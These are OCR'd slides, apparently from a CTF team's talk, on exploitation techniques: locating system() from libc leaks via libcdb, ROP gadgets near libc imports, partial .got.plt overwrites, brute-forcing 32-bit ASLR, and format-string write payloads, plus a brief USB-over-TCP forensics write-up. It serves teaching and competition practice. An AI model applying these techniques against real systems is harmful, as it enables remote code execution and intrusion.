.rodata:00161DD5                                        ; _IO_proc_open+3A4↑o ...
.rodata:00161DD8 aBinSh         db '/bin/sh',0          ; DATA XREF: sub_3EE70+487↑o
.rodata:00161DD8                                        ; _IO_proc_open+3B8↑o ...
.rodata:00161DE0 aExit0         db 'exit 0',0           ; DATA XREF: system:loc_3F478↑o
.rodata:00161DE7 aCanonicalize_c db 'canonicalize.c',0  ; DATA XREF: realpath:loc_3FA48↑o
.rodata:00161DF6 a__realpath    db '__realpath',0       ; DATA XREF: realpath+4F6↑o
```

Getting remote shell

- Assumption: we have a “read” primitive (memory disclosure) from an arbitrary address. How do we proceed?

If the target executable imports system(), it’s trivial: we just read the .got.plt entry and jump there (or just jump there).

```
.got.plt:00003A80 off_3A80        dd offset strchr        ; DATA XREF: _strchr↑r
.got.plt:00003A84 off_3A84        dd offset system        ; DATA XREF: _system↑r
.got.plt:00003A88 off_3A88        dd offset strncpy       ; DATA XREF: _strncpy↑r
```

Getting remote shell

- Otherwise, it's more complicated.
  - Even if the executable doesn't import `system()` specifically, it almost always imports a number of other functions.
  - The low 12 bits of their addresses are constant: they are offsets within memory pages and thus not subject to ASLR.
  - These offsets are characteristic for specific versions of libc!


Creating a corpus of libc files

- Download all available libc images for common distros.
  - Ubuntu and Debian are typically used to host CTF challenges.
- Process them with `objdump` to extract addresses of all public symbols.
- ???
- PROFIT!

With this, we can…

- Leak the addresses of some libc functions.
  - e.g. `read`, `write`, `printf` from `.got.plt` in static memory.
  - e.g. return address from main to `__libc_start_main` from stack.
- Find the corresponding libc file in our database.
- Extract the `system` address from the image and use it in our exploit.

Dragon Sector libc corpus



just Ubuntu

libcdb.com

libcdb.com: the libc data base

/ search /

search

symbolA name: __libc_start_main


symbolA address: 0xb74a43e0

symbolB name: setsockopt

symbolB address: 0xb757c7b0

search

libcdb.com



libcdb.com: the libc data base
/ search / libc /
libc info
Operating System:
Ubuntu Linux
type:
ELF
architecture:
x86
download:
libc-2.15_2.so
symbol search
symbol name:
__libc_system
search
string search
string:
/bin/sh\x00
search

There’s another way, too

- If we happen to miss the particular libc in our database, we’re screwed.
  - very old or uncommon distributions.
  - purposely custom-compiled libc builds.
- In order to address this, we have a more universal solution.

Given a leak_memory(address, length) function in Python, a resolve_system.py script traverses the ELF structure and dynamically resolves the system() address.

ELF parsing is not so difficult



by Ange Albertini

Other teams do it, as well

Quote from an Eindbazen blog post on the harry_potter task:

Now this is enough to build a generic leak function. I plugged this into our trusty library that can use a memory leak to resolve libc symbols, and used that to find the address of system.

World Wide Something

Event:	PHDays Quals 2014
Organizers:	[TechnoPandas]
Date:	25-27.01.2014
Category:	Forensics
Points:	4000 (scale 1000 - 4000)
Solved by:	gynvael, j00ru

World Wide Something ^_-

TL;DR: **.pcap with USB over TCP**

World Wide Something ^_-

Initial recon:

- It's a pendrive session over TCP.
- READ+WRITE (BULK).
- Wireshark doesn't decode it.
- Flag not in plain sight.

World Wide Something ^_-

Let's recreate the disk image!

- Need a SCSI-over-USB-over-TCP decoder.

  (heuristic-based is OK: **`USB[C-S]...USB[C-S]`** - ~2h)
- Translate Cylinder-Head-Sector to linear offset.
- Grab data from all writes and write it.
- Grab data from all reads and write it as well.

World Wide Something ^_-

We get a FAT partition (no surprises here) with:

- `1.ps`
- `2.ps`

ROP gadgets near libc imports

- Exploitation environment assumptions:
  - PIE disabled for target executable.
  - ASLR enabled for libc.
  - No information leak available.
  - Stack-based buffer overflow, requires ROP to exploit.
  - libc version known (e.g. libc.so provided by organizers).
  - No useful ROP gadgets inside of the target executable.

Where do we find more gadgets?

- We can look for gadgets in the neighborhood of libc functions.


```
.text:00072570                 public _IO_file_read
.text:00072570 _IO_file_read   proc near               ; CODE XREF: .text:00072561↑j
.text:00072570                                         ; DATA XREF: .data.rel.ro:001A6618↓o
.text:00072570
.text:00072570 arg_0           = dword ptr  4
.text:00072570 arg_4           = dword ptr  8
.text:00072570 arg_8           = dword ptr  0Ch
.text:00072570
.text:00072570                 mov     eax, [esp+arg_0]
.text:00072574                 mov     edx, [esp+arg_4]
.text:00072578                 mov     ecx, [esp+arg_8]

                               .
                               .
                               .

.text:000725E6                 add     esp, 18h
.text:000725E9                 pop     ebx
.text:000725EA                 retn
```

ROP gadgets near libc imports

- 1-byte partial `.got.plt` overwrite → we can use 255 bytes *around* the imported function reliably.
- 2-byte partial `.got.plt` overwrite → we can use 65536 bytes *around* the imported function, but must brute-force 4 bits of ASLR:



ROP gadgets near libc imports

- There's typically many functions to choose from, too:

```
.got.plt:0804BBC8 off_804BBC8     dd offset read          ; DATA XREF: _readtr
.got.plt:0804BBCC off_804BBCC     dd offset free          ; DATA XREF: _freetr
.got.plt:0804BBD0 off_804BBD0     dd offset getline       ; DATA XREF: _getlinetr
.got.plt:0804BBD4 off_804BBD4     dd offset sbrk          ; DATA XREF: _sbrktr
.got.plt:0804BBD8 off_804BBD8     dd offset accept        ; DATA XREF: _accepttr
.got.plt:0804BBDC off_804BBDC     dd offset socket        ; DATA XREF: _sockettr
.got.plt:0804BBE0 off_804BBE0     dd offset dup2          ; DATA XREF: _dup2tr
.got.plt:0804BBE4 off_804BBE4     dd offset setuid        ; DATA XREF: _setuidtr
.got.plt:0804BBE8 off_804BBE8     dd offset strlen        ; DATA XREF: _strlentr
.got.plt:0804BBEC off_804BBEC     dd offset alarm         ; DATA XREF: _alarmtr
.got.plt:0804BBF0 off_804BBF0     dd offset chdir         ; DATA XREF: _chdirtr
.got.plt:0804BBF4 off_804BBF4     dd offset bind          ; DATA XREF: _bindtr
.got.plt:0804BBF8 off_804BBF8     dd offset close         ; DATA XREF: _closetr
.got.plt:0804BBFC off_804BBFC     dd offset time          ; DATA XREF: _timetr
.got.plt:0804BC00 off_804BC00     dd offset send          ; DATA XREF: _sendtr
.got.plt:0804BC04 off_804BC04     dd offset vasprintf     ; DATA XREF: _vasprintftr
.got.plt:0804BC08 off_804BC08     dd offset fork          ; DATA XREF: _forktr
.got.plt:0804BC0C off_804BC0C     dd offset setsockopt    ; DATA XREF: _setsockopttr
.got.plt:0804BC10 off_804BC10     dd offset rand          ; DATA XREF: _randtr
.got.plt:0804BC14 off_804BC14     dd offset htonl         ; DATA XREF: _htonltr
.got.plt:0804BC18 off_804BC18     dd offset setgid        ; DATA XREF: _setgidtr
```

ROP gadgets near libc imports

- Since we assume there is no PIE for the target executable, we can use the GOT stubs to use the forged ROP gadgets.

```
.plt:08048CE0 ; time_t time(time_t *timer)
.plt:08048CE0 _time           proc near               ; CODE XREF: Rake::Rake(void)+16↓p
.plt:08048CE0                                         ; Person::act(void)+D↓p ...
.plt:08048CE0                 jmp     ds:off_804BBFC

.plt:08048CF0 ; ssize_t send(int fd, const void *buf, size_t n, int flags)
.plt:08048CF0 _send           proc near               ; CODE XREF: ctf_send+43↓p
.plt:08048CF0                 jmp     ds:off_804BC00
.plt:08048CF0 _send           endp

.plt:08048D00 ; int vasprintf(char **, const char *, va_list)
.plt:08048D00 _vasprintf      proc near               ; CODE XREF: ctf_sendf+2E↓
.plt:08048D00                 jmp     ds:off_804BC04
.plt:08048D00 _vasprintf      endp
```

By the way…

- Overall, partial overwrites of `.got.plt` entries can give you an instant win.
  - format string vulnerabilities offer 1/2/4-byte write-what-where primitives.
  - misaligned 4-byte writes can be used, too.

Partial .got.plt overwrites

- If the address of a triggerable libc import is in the same 64kB memory block as the `execve(["/bin/sh"])` gadget…
  - i.e. upper 16/48 bits of offset are always the same.
- … then you can overwrite the lower 16 bits of the address, *guessing* the value of the 4 upper bits.
  - you have to brute-force 4 bits of ASLR.
  - your exploit should almost definitely succeed within ~16 attempts.

Partial .got.plt overwrites - example

vfprintf offset: 0x49BE0

execve gadget offset: 0x4641C

libc base address	vfprintf address	overwritten address	execve(“/bin/sh”])
0x7f1cde1ae000	0x7f1cde1f7be0	0x7f1cde1f041c	0x7f1cde1f441c
0x7fbda9983000	0x7fbda99ccbe0	0x7fbda99c041c	0x7fbda99c941c
0x7f3894327000	0x7f38943 70be0	0x7f389437041c	0x7f389436d41c
0x7f9e31884000	0x7f9e318cdbe0	0x7f9e318c041c	0x7f9e318ca41c
0x7f5116a43000	0x7f5116a8cbe0	0x7f5116a8041c	0x7f5116a8941c
0x7f5c17c64000	0x7f5c17cadbe0	0x7f5c17ca041c	0x7f5c17caa41c
0x7ffa967c4000	0x7ffa9680dbe0	0x7ffa9680041c	0x7ffa9680a41c
0x7fea3c9fa000	0x7fea3ca43be0	0x7fea3ca4041c	0x7fea3ca4041c

Brute-forcing ASLR

- ASLR on popular 32-bit Linux distributions (e.g. Ubuntu) is inherently weak.
  - ≤12 bits of main image base address entropy.
  - ≤12 bits of *libc* image base address entropy.
  - ≤12 bits of heap allocation entropy.
- Remote exploitation tasks can withstand multiple attempts.
- 4096 is definitely doable over the course of several minutes / hours.

Rule of thumb: don’t be afraid to brute-force low entropy 32-bit ASLR.

It might not be the most elegant solution, but it often works nevertheless.

Format String Fun


We all know and love format string bugs:

```
"\x12\x30\x40\x80"    // Address+0
"\x13\x30\x40\x80"    // Address+1
"%1$.31x" "%16$hhn"   // Write 0
"%1$.17x" "%16$hhn"   // Write 1
...
```

Format String Fun


Typical exploitation prerequisites:

- we control the format string.
- we control some data on the stack.




Even More Format String Fun!

No controlled data on the stack?



Even More Format String Fun!


Assume: main thread's stack.



Even More Format String Fun!

Let's overwrite 2 bytes of `printf`'s RET!


Step 1: do a %hhn overwrite of `argv[0]` using the *argv* pointer.



Even More Format String Fun!

Let's overwrite 2 bytes of `printf`'s RET!

Step 2: do a `%hn` overwrite of `printf`'s RET using the "new" `argv[0]` ptr.



